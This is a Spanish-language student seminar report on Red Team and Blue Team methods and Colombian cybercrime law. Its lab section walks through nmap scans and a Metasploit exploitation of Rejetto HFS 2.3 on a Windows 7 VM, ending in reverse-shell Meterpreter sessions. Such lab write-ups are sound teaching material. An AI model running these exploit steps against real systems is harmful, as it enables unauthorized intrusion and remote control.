Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

Roger Mauricio Prieto Manrique

Asesor

Ever Luis Arroyo Baron

Universidad Nacional Abierta y a Distancia – UNAD

Escuela de Ciencias Básicas, Tecnología e Ingenierías - ECBTI

Especialización en Seguridad Informática

2024

Resumen

Finalmente, en este seminario de investigación abordaremos las metodologías utilizadas de los equipos BLUETEAM y REDTEAM para comprender su funcionamiento dentro de una organización, así mismo poder evaluar y mitigar los aspectos de brechas de seguridad informática y de la normatividad en cuanto a la legislación colombiana con sus causales que pueden llevar a cometer delitos informáticos y de ética profesional.

***Palabra clave*:** Blue Team, Red Team

Abstact

Finally, in this research seminar we will address the methodologies used by the BLUETEAM and REDTEAM teams to understand their operation within an organization, as well as being able to evaluate and mitigate the aspects of computer security gaps and regulations regarding Colombian legislation with its causes that can lead to committing computer crimes and professional ethics.

Keywords: Blue Team, Red Team

Tabla de Contenido

Lista de Figuras

Lista de Apéndices

Glosario

REDTEAM: Es un conjunto de expertos en ciberseguridad que recrean ataques cibernéticos de forma controlada hacia una entidad. Su meta fundamental es detectar y analizar las debilidades en los sistemas de defensa de la compañía, así como examinar la efectividad de las estrategias de protección vigentes.

BLUETEAM: Es el complemento del Red Team en el campo de la ciberseguridad. Mientras que el Red Team realiza simulaciones de ataques para detectar debilidades, el Blue Team asume la responsabilidad de proteger los sistemas y redes de una entidad frente a estas amenazas.

VULNERABILIDAD: Una vulnerabilidad se definiría como una apertura, una entrada sin cerradura o un hueco en la cerca. Representa cualquier fallo en un sistema, programa o aplicación que podría ser aprovechado por un agresor para conseguir acceso no permitido, infligir daño o sustraer datos.

Introducción

Para el desarrollo del seminario tomaremos como primera medida el tema de la legislación colombiana frente a los delitos informáticos, como pudimos evidenciar durante esta práctica encontramos varios aspectos de esta índole los cuales nos permitieron encontrar y comprender el manejo inadecuado que se está llevando al interior de la organización debido a la falta de seguimiento por parte de los directivos con los contratos que se tienen con el encargado de la contratación de personal.

Como segundo aspecto se realizó el correspondiente laboratorio controlado para realizar la simulación del ataque el cual se informó por parte de la organización.

Por último, se realizó el proceso de remediación de vulnerabilidades encontradas en la etapa de Pentesting.

Objetivos

Objetivo General

Desarrollar estrategias que permitan evaluar y ejecutar acciones para los equipos REDTEAM y BLUETEAM E dentro de la organización “CyberFort Technologies”.

Objetivos Específicos

Analizar los aspectos de la legislación colombiana frente a los ataques cibernéticos.

Desarrollar aspectos que aporten al desarrollo de estrategias de equipos RedTeam y BlueTeam.

Realizar recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización.

Conclusiones que permitan la construcción del conocimiento desde el enfoque de la ciberseguridad.

Aspectos de la Legislación Colombiana Frente a los Ataques Cibernéticos

Durante el desarrollo del seminario debemos tener en cuenta como primera medida el tema de la legislación colombiana frente a los ataques cibernéticos, el entendimiento y comprensión de las leyes nos suministra una visión clara y efectiva de las penas a las cuales se puede llegar al realizar actividades fuera de la ley.

Como pudimos evidenciar durante el desarrollo del seminario nos encontramos con el Anexo 2 -Escenario 2 de la organización “CyberFort Technologieses” la cual nos indicaba algunas inconsistencias relacionadas con la “ley 1273”, si observamos con detenimiento nos indica que no podremos divulgar información confidencial de procesos ilegales dentro de la compañía, esto sin duda compromete el código de ética profesional y de Ley donde se vulnera el “Artículo 269B” “OBSTACULIZACION ILEGITIMA DE SISTEMA INFORMATICO”, en donde no se permite al profesional divulgar procesos ilegales.

También encontramos inconsistencias con el “Articulo 269C” “INTERCEPTACION DE DATOS INFORMATICOS”, en donde el término "información confidencial" se refiere a datos secretos, como la vigilancia ilegal, la interceptación de información y los accesos indebidos a sistemas informáticos, logrando identificar la manipulación de datos en varias cláusulas, lo cual es una violación al “Artículo 269F” sobre la violación de datos personales. Al alterar esta información para beneficio propio y sin la opción de reportar actividades ilícitas, se está facilitando un manejo inapropiado de la información.

Aspectos que Aporten al Desarrollo de Estrategias de RedTeam & BlueTeam

Para el desarrollo del informe técnico se describen los componentes físicos y virtuales utilizados:

- Equipo Host o Anfitrión
- Virtualizador: Virtual Box
- Máquina Virtual: Windows 7
- Máquina Virtual: Kali Linux

Pruebas de Penetración

Fase de Reconocimiento

Según la descripción del Anexo 4 – Escenario 3 logramos identificar el problema o situación el cual indica que dentro de una organización se presenta fuga de información, la información que se tiene es que el equipo Windows 7 tiene instalada una aplicación denominada "rejetto con versión 2.3", la cual es vulnerable y tiene asociado un exploit que puede terminar en acceso atreves de un shell. También se encuentra un escalamiento de privilegios por medio de la creación de un usuario tipo administrador con el módulo de Meterpreter.

Fase de escaneo de vulnerabilidades

En esta fase utilizaremos el siguiente software libre: NMAP y METASPLOIT FRAMEWORK.

"Nmap proporciona muchos scripts que le permiten enumerar versiones de software que se ejecutan en varios puertos en sus objetivos escaneados" (Helmus, 2020, pág. 89)

Para la identificación de vulnerabilidades en la maquina Windows 7 utilizaremos la herramienta Nmap que se encuentra instalada en la maquina Kali Linux, en este proceso realizaremos la identificación de puertos abiertos.


Análisis de vulnerabilidades con nmap

nmap -A 192.168.2.101

- Habilita la detección del sistema operativo y de versión.

Figura 1

Análisis Vulnerabilidades 1 con Nmap




Nota. Información de los comandos utilizados con NMAP

nmap -T4 -Pn -sC -sV 192.168.2.101

- "-T4: Escaneo más rápido".
- "-Pn Omite realizar pings para no demorar tanto y evadir algún firewall".
- "-sC ejecute una serie de script y que el retorno de la información en pantalla sea más detallado".
- "-sV Retorne las versiones de cada servicio que encuentre".

Figura 2

Análisis Vulnerabilidades 2 con Nmap




Nota. Información de los comandos utilizados con NMAP

En esta fase encontramos que el puerto 80 se encuentra asociado al servicio “Http FileServer httpd 2.3”, y este servicio es el que se inicia cuando se ejecuta la aplicación “hfs.exe” en la maquina Windows 7. Además, podemos evidenciar que este programa permite compartir archivos remotos solamente ingresando desde el navegador web de la máquina Kali con la ip de la máquina Windows 7.

Figura 3

Software hfs.exe




Nota. Información del software HFS vía Web

Realizamos otro escaneo, pero agregando unos comandos:

- *nmap -T4 -Pn –script vuln -p80 192.168.2.101*
- *--script Vuln: análisis de vulnerabilidades específicamente al puerto 80*

Figura 4

Análisis Vulnerabilidades 3 con Nmap



Nota. Información de los comandos utilizados con NMAP

Efectivamente observamos el resultado de los scripts con vulnerabilidades.

- Id: CVE: CVE-2011-3192

Fase de Explotación

Metasploit Framework es un framework de código abierto basado en Ruby utilizado por expertos en seguridad informática y ciberdelincuentes para descubrir, aprovechar y confirmar vulnerabilidades en un sistema.

Figura 5


Herramienta Metasploit Framework

Nota. Información de Metasploit Framework

Siguiente paso: Con el comando “search HttpFileServer” encontramos el exploit relacionado “exploit/windows/http/rejetto_hfs_exec”.

Figura 6

Identificación de Vulnerabilidad




Nota. Información de la vulnerabilidad encontrada

Siguiente paso: Con el comando “use exploit/windows/http/rejetto_hfs_exec” nos ubicamos en el sploit para ser utilizado.

Figura 7

Selección de Sploit




Nota. Información de la selección de sploit

Siguiente paso: Con el comando “options” nos muestra las diferentes opciones.

Figura 8

Opciones de Sploit



Nota. Información comando sploit


Siguiente: “set RHOST 192.168.2.101”: Indica a la herramienta cual es el sistema que se desea analizar y se le asigna la dirección ip.

Siguiente: “set LPORT 80”: Indica el Puerto en la maquina atacante.

Siguiente: “show options”: Se identifican las opciones.

Figura 9

Comandos RHOST, LPORT y SHOW OPTIONS




Nota. Información de los comandos RHOST, LPORT y SHOW OPTIONS

Siguiente: “set LHOST 192.168.2.104”: Indica a la herramienta la dirección IP del equipo atacante.

Figura 10

Configuración de sploit LHOST




Nota. Información de la configuración de sploit

Siguiente: “show payloads”: Muestra las opciones del payload.

Figura 11

Listado de Payloads para el Exploit Seleccionado




```
msf6 exploit(windows/http/rejetto_hfs_exec) > show payloads

Compatible Payloads
===================

   #    Name                                                Disclosure Date  Rank    Check  Description
   -    ----                                                ---------------  ----    -----  -----------
   0    payload/generic/custom                              .                normal  No     Custom Payload
   1    payload/generic/debug_trap                          .                normal  No     Generic x86 Debug Trap
   2    payload/generic/shell_bind_aws_ssm                  .                normal  No     Command Shell, Bind SSM (via AWS API)
   3    payload/generic/shell_bind_tcp                      .                normal  No     Generic Command Shell, Bind TCP Inline
   4    payload/generic/shell_reverse_tcp                   .                normal  No     Generic Command Shell, Reverse TCP Inl
ine
   5    payload/generic/ssh/interact                        .                normal  No     Interact with Established SSH Connecti
on
   6    payload/generic/tight_loop                          .                normal  No     Generic x86 Tight Loop
   7    payload/windows/custom/bind_hidden_ipknock_tcp      .                normal  No     Windows shellcode stage, Hidden Bind I
pknock TCP Stager
   8    payload/windows/custom/bind_hidden_tcp              .                normal  No     Windows shellcode stage, Hidden Bind T
CP Stager
   9    payload/windows/custom/bind_ipv6_tcp                .                normal  No     Windows shellcode stage, Bind IPv6 TCP
 Stager (Windows x86)
   10   payload/windows/custom/bind_ipv6_tcp_uuid           .                normal  No     Windows shellcode stage, Bind IPv6 TCP
 Stager with UUID Support (Windows x86)
   11   payload/windows/custom/bind_named_pipe              .                normal  No     Windows shellcode stage, Windows x86 B
ind Named Pipe Stager
   12   payload/windows/custom/bind_nonx_tcp                .                normal  No     Windows shellcode stage, Bind TCP Stag
er (No NX or Win7)
   13   payload/windows/custom/bind_tcp                     .                normal  No     Windows shellcode stage, Bind TCP Stag
er (Windows x86)
   14   payload/windows/custom/bind_tcp_rc4                 .                normal  No     Windows shellcode stage, Bind TCP Stag
er (RC4 Stage Encryption, Metasm)
   15   payload/windows/custom/bind_tcp_uuid                .                normal  No     Windows shellcode stage, Bind TCP Stag
er with UUID Support (Windows x86)
   16   payload/windows/custom/reverse_hop_http             .                normal  No     Windows shellcode stage, Reverse Hop H
TTP/HTTPS Stager
   17   payload/windows/custom/reverse_http                 .                normal  No     Windows shellcode stage, Windows Rever
se HTTP Stager (wininet)
   18   payload/windows/custom/reverse_http_proxy_pstore    .                normal  No     Windows shellcode stage, Reverse HTTP
Stager Proxy
   19   payload/windows/custom/reverse_https                .                normal  No     Windows shellcode stage, Windows Rever
se HTTPS Stager (wininet)
   20   payload/windows/custom/reverse_https_proxy          .                normal  No     Windows shellcode stage, Reverse HTTPS
 Stager with Support for Custom Proxy
```

Nota. Información del Exploid Seleccionado

Siguiente: “Exploit”: Indica la ejecución del exploit.

Figura 12

Ejecución de sploit



```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 192.168.2.104:4444
[*] Using URL: http://192.168.2.104:8080/YZIG7WG9iWuE
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /YZIG7WG9iWuE
[*] Sending stage (176198 bytes) to 192.168.2.101
[!] Tried to delete %TEMP%\qBpzrzyyUinIRd.vbs, unknown result
[*] Sending stage (176198 bytes) to 192.168.2.101
[*] Meterpreter session 1 opened (192.168.2.104:4444 → 192.168.2.101:49172) at 2024-11-08 20:01:38 -0500
[*] Meterpreter session 2 opened (192.168.2.104:4444 → 192.168.2.101:49167) at 2024-11-08 20:01:39 -0500
[*] Server stopped.

meterpreter >
```

Nota. Información del comando sploit

Fase de Post Explotación

Ahora procedemos a explotar la vulnerabilidad que se logró identificar en la fase anterior, para tratar de optimizar el acceso, recolectar datos y asegurar una conexión persistente.

Escalada de privilegios

Cómo opera getuid() en Meterpreter.

Cuando se emplea getuid() dentro de una sesión de Meterpreter, su funcionalidad es básicamente la misma que en un entorno de programación convencional. No obstante, hay algunos aspectos importantes para tener en cuenta:

